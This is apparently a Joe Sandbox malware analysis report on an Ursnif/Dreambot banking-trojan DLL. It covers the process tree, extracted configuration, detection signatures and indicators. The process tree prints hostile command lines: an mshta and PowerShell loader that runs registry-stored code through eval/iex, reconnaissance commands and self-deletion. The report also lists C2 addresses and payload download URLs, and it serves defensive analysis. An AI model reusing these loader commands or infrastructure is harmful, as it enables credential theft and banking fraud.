ID: 613908
Sample Name: d6YCUW421p
Cookbook: default.jbs
Time: 16:13:40
Date: 22/04/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

d6YCUW421p


Overview

General Information

Sample Name:	d6YCUW421p (renamed file extension from none to dll)
Analysis ID:	613908
MD5:	c544f66e442fbb1..
SHA1:	7648765f0e8c72..
SHA256:	5747f4ec267863..
Tags:	32 dll exe
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Yara detected Ursnif
- System process connects to networ…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Tries to steal Mail credentials (via fi…
- Sigma detected: Windows Shell File…
- Hooks registry keys query functions…
- Maps a DLL or memory area into an…
- Uses nslookup.exe to query domains
- Sigma detected: Accessing WinAPI…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 408 cmdline: loaddll32.exe "C:\Users\user\Desktop\d6YCUW421p.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 2220 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\d6YCUW421p.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 2588 cmdline: rundll32.exe "C:\Users\user\Desktop\d6YCUW421p.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 6468 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
        - rundll32.exe (PID: 3932 cmdline: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
  - WerFault.exe (PID: 4500 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 408 -s 604 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6724 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 408 -s 612 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6568 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 408 -s 640 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- mshta.exe (PID: 6876 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Qq47='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Qq47).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6856 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name ffrhac -value gp; new-alias -name ulgwgd -value iex; ulgwgd ([System.Text.Encoding]::ASCII.GetString((ffrhac "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 3272 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 2312 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 3284 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5B2D.tmp" "c:\Users\user\AppData\Local\Temp\vqkyohgm\CSCBF795D6899604BF9A48E638AB671C4FD.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6296 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6448 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES71E1.tmp" "c:\Users\user\AppData\Local\Temp\g2letrfe\CSC71DE0290BB9F401583CAD01729BF75D7.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3688 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - BackgroundTransferHost.exe (PID: 60 cmdline: "BackgroundTransferHost.exe" -ServerName:BackgroundTransferHost.1 MD5: 02BA81746B929ECC9DB6665589B68335)
      - cmd.exe (PID: 5576 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\d6YCUW421p.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 3252 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 6340 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
      - RuntimeBroker.exe (PID: 4504 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 3756 cmdline: cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\6B3A.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 876 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - nslookup.exe (PID: 1212 cmdline: nslookup myip.opendns.com resolver1.opendns.com MD5: AF1787F1DBE0053D74FC687E7233F8CE)

- cmd.exe (PID: 504 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\6B3A.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 5804 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- RuntimeBroker.exe (PID: 4712 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- cmd.exe (PID: 5116 cmdline: cmd /C "systeminfo.exe > C:\Users\user\AppData\Local\Temp\DFA5.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 6932 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 5020 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\DFA5.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 7060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- RuntimeBroker.exe (PID: 2880 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- cmd.exe (PID: 6732 cmdline: cmd /C "net view >> C:\Users\user\AppData\Local\Temp\DFA5.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 3784 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - net.exe (PID: 6284 cmdline: net view MD5: 15534275EDAABC58159DD0F8607A71E5)
- RuntimeBroker.exe (PID: 3720 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- cmd.exe (PID: 6660 cmdline: "C:\Windows\syswow64\cmd.exe" /C pause dll mail, , MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 6980 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 6804 cmdline: cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\DFA5.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 6460 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 1012 cmdline: cmd /C "nslookup 127.0.0.1 >> C:\Users\user\AppData\Local\Temp\DFA5.bin1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 1268 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"pL7U8jIQ6Xyci+KwkOGf1cPW2/Fhd+dF//sxc+w06EDUcByHCNEeq3AMzyjoircBRXTmPPIhcdpmz3ebzg0LE5DJtHXLGNdffU4pfKjfVhDmO/39S4DkofaSw/DfVYS7XTULsvD4OgcLpBmdb9KtHDr5tcYukmu8ER2eGMJKWWH3QPIg
CCGjluPn4AJBYaVv+PYiV87aKNKmQY2QyHTRdeOeR6t/zjeQ8WAxQr1ckNg8DXeFDVPzLqKlTMh9JNV1/WxJWw/i0NwLqKGVqwwhDZj7TdIN07N7A3Nsw4LKUmopfR2v3CfaFAElEJJF5iXQZdDs3LWMU3fma/lDGlnr41o8sOGT4DKtf
I59bD0qne8=",
  "c2_domain": [
    "config.edge.skype.com",
    "67.43.234.14",
    "config.edge.skype.com",
    "67.43.234.37",
    "config.edge.skype.com",
    "67.43.234.47"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Q8tR9QJN7lLzOLle",
  "tor32_dll": "file://c:\\test\\test32.dll",
  "tor64_dll": "file://c:\\test\\tor64.dll",
  "movie_capture": "30, 8,  *terminal* *debug**snif* *shark*",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "999",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000028.00000000.604999946.0000028A77740000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0000002E.00000002.895620050.000001EF36402000.00000004.00000001.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001A.00000000.507197742.0000000000930000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000004.00000003.436099354.0000000005628000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000038.00000003.742734831.0000000003D78000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 61 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
4.3.rundll32.exe.4e394a0.10.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
4.2.rundll32.exe.4ab0000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
4.3.rundll32.exe.4e394a0.10.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
4.3.rundll32.exe.55a94a0.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
4.3.rundll32.exe.55d6940.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 4 entries

Sigma Signatures

System Summary

Sigma detected: Windows Shell File Write to Suspicious Folder

Sigma detected: Accessing WinAPI in PowerShell. Code Injection

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Remote Thread Created

Sigma detected: Mshta Spawning Windows Shell

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.6 - Destination IP: 146.70.35.138 −

Timestamp:	04/22/22-16:15:22.811303 04/22/22-16:15:22.811303
SID:	2033204
Source Port:	49750
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Payload Request (cook32.rar) - Source IP: 192.168.2.6 - Destination IP: 193.56.146.148 −

Timestamp:	04/22/22-16:17:42.488376 04/22/22-16:17:42.488376
SID:	2031743
Source Port:	49842
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN W32.Dreambot Checkin - Source IP: 192.168.2.6 - Destination IP: 67.43.234.37 −

Timestamp:	04/22/22-16:18:43.523910 04/22/22-16:18:43.523910
SID:	2823044
Source Port:	49848
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.6 - Destination IP: 13.107.42.16 −

Timestamp:	04/22/22-16:15:01.518080 04/22/22-16:15:01.518080
SID:	2033203
Source Port:	49742

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.6 - Destination IP: 146.70.35.138	−
Timestamp:	04/22/22-16:15:21.968987 04/22/22-16:15:21.968987
SID:	2033203
Source Port:	49750
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN W32.Dreambot Checkin - Source IP: 192.168.2.6 - Destination IP: 67.43.234.14	−
Timestamp:	04/22/22-16:17:43.570159 04/22/22-16:17:43.570159
SID:	2823044
Source Port:	49844
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN W32.Dreambot Checkin - Source IP: 192.168.2.6 - Destination IP: 13.107.42.16	−
Timestamp:	04/22/22-16:18:43.374523 04/22/22-16:18:43.374523
SID:	2823044
Source Port:	49847
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Payload Request (cook64.rar) - Source IP: 192.168.2.6 - Destination IP: 193.56.146.148	−
Timestamp:	04/22/22-16:17:42.801276 04/22/22-16:17:42.801276
SID:	2031744
Source Port:	49842
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.6 - Destination IP: 146.70.35.138	−
Timestamp:	04/22/22-16:15:24.287033 04/22/22-16:15:24.287033
SID:	2033203
Source Port:	49750
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Ursnif Variant CnC Beacon 8 M1 - Source IP: 192.168.2.6 - Destination IP: 67.43.234.14	−
Timestamp:	04/22/22-16:17:54.570587 04/22/22-16:17:54.570587
SID:	2831962
Source Port:	49846
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN W32.Dreambot Checkin - Source IP: 192.168.2.6 - Destination IP: 13.107.42.16	−
Timestamp:	04/22/22-16:17:43.262885 04/22/22-16:17:43.262885
SID:	2823044
Source Port:	49843
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Spreading

Performs a network lookup / discovery via net view

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Uses nslookup.exe to query domains

May check the online IP address of the machine

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary

Malicious sample detected (through community Yara rule)

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Self deletion via cmd delete

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Malware Analysis System Evasion

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	1 Windows Management Instrumentation	1 Valid Accounts	1 Valid Accounts	1 Obfuscated Files or Information	1 OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 File Deletion	3 Credential API Hooking	1 Account Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	8 1 3 Process Injection	4 Rootkit	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	1 1 Email Collection	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Masquerading	NTDS	2 6 System Information Discovery	Distributed Component Object Model	3 Credential API Hooking	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Valid Accounts	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Access Token Manipulation	Cached Domain Credentials	1 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 1 Virtualization/Sandbox Evasion	DCSync	3 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	8 1 3 Process Injection	Proc Filesystem	3 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Rundll32	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	2 1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	4 System Network Configuration Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
d6YCUW421p.dll	37%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
d6YCUW421p.dll	33%	ReversingLabs	Win32.Trojan.Lazy	
d6YCUW421p.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.4ab0000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

Source	Detection	Scanner	Label	Link
1.0.0.127.in-addr.arpa	0%	Virustotal		Browse
222.222.67.208.in-addr.arpa	2%	Virustotal		Browse
8.8.8.8.in-addr.arpa	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://193.56.146.148/stilak64.rar	0%	Virustotal		Browse
http://193.56.146.148/stilak64.rar	0%	Avira URL Cloud	safe	
http://193.56.146.148/cook64.rar	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://curlmyip.net	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://ns.micro/1%L	0%	Avira URL Cloud	safe	
http://67.43.234.14/images/vdoa2pulgygDcKHOof7W5Nx/Sm5x_2FLro/zObUXzRQyLPWX4K31/W76pZEGagBpT/o6IGunTWfCn/lXzKVuv3SgxDcg/QnnnzAZBFXh1ukr9Caozw/wPM7sTqNdf9sx_2F/Rne6TvlOz1EJrXu/g31KyfFRkwWQ7yEqN4/zXMBf0AoC/FcsOEsPhqlXCKsCLKvy2/p_2BCCsPTnYHLO5apYZ/ZOWl4UxrQhGJliW3n82a5o/LRy86Sxl6Pzdu/NQ1r9_2F/M2tmRTakUsCXcEs_2FmAAzP/G6Sk1Uhj8yi4/tFtBd.bmp	0%	Avira URL Cloud	safe	
